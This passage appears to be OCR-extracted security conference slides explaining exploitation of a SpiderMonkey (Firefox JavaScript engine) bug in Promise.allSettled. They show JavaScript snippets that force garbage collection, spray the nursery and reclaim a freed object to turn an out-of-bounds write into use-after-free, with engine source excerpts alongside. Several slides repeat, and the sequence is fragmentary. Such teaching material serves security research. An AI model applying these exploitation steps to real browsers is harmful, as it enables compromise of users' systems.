
```
trigger_gc(); //major GC
let junk_arr = [1];
rejected_func_arr.at(11)();
```

```
static bool
PromiseAllSettledElementFunction(…) {
  //…
  Rooted<PlainObject*> obj(cx,
     NewPlainObject(cx));
  //…
  RootedValue objVal(cx,
     ObjectValue(*obj));
  if (!values.setElement(cx, index,
objVal)) { return false; }
  //…
}
```




Free the ObjVal: Fill the Nursery


```
junk_arr = null;

// minorgc();
const MinorGC_Array_Size = 0x800*3 + 0x10;

for (let i=0; i< MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
```




Free the ObjVal: Fill the Nursery

```
junk_arr = null;

// minorgc();
const MinorGC_Array_Size = 0x800*3 + 0x10;

for (let i=0; i< MinorGC_Array_Size; i++) {
  fake_arr_container_arr[i] = [
    a, b, c, d, e, f, g, h
  ];
}
```






Free the ObjVal: Trigger Minor GC




Free the ObjVal: Trigger Minor GC



From OOB Write to UAF

```
let arr_to_get_map = [];
biguint64 = new BigUint64Array(8);
biguint64.fill(1n);

// ar1[0] is Obj C0
let fake_arr = ar1[0].p5;
```



Reclaiming the Freed ObjVal

ArrayObject::create

↓


gc::CellAllocator::
NewObject

↓

gc::CellAllocator::
AllocNurseryOrTenuredCell

↓

```
void* CellAllocator::RetryNurseryAlloc(JSContext* cx, …) {
  //…
  if (!cx->suppressGC) {
    cx->runtime()->gc.minorGC(reason);
    if (zone->allocKindInNursery(traceKind)) {
    void* ptr = cx->nursery().allocateCell(…);
  //…
}
```



Reclaiming the Freed ObjVal


ArrayObject::create

↓

gc::CellAllocator::
NewObject

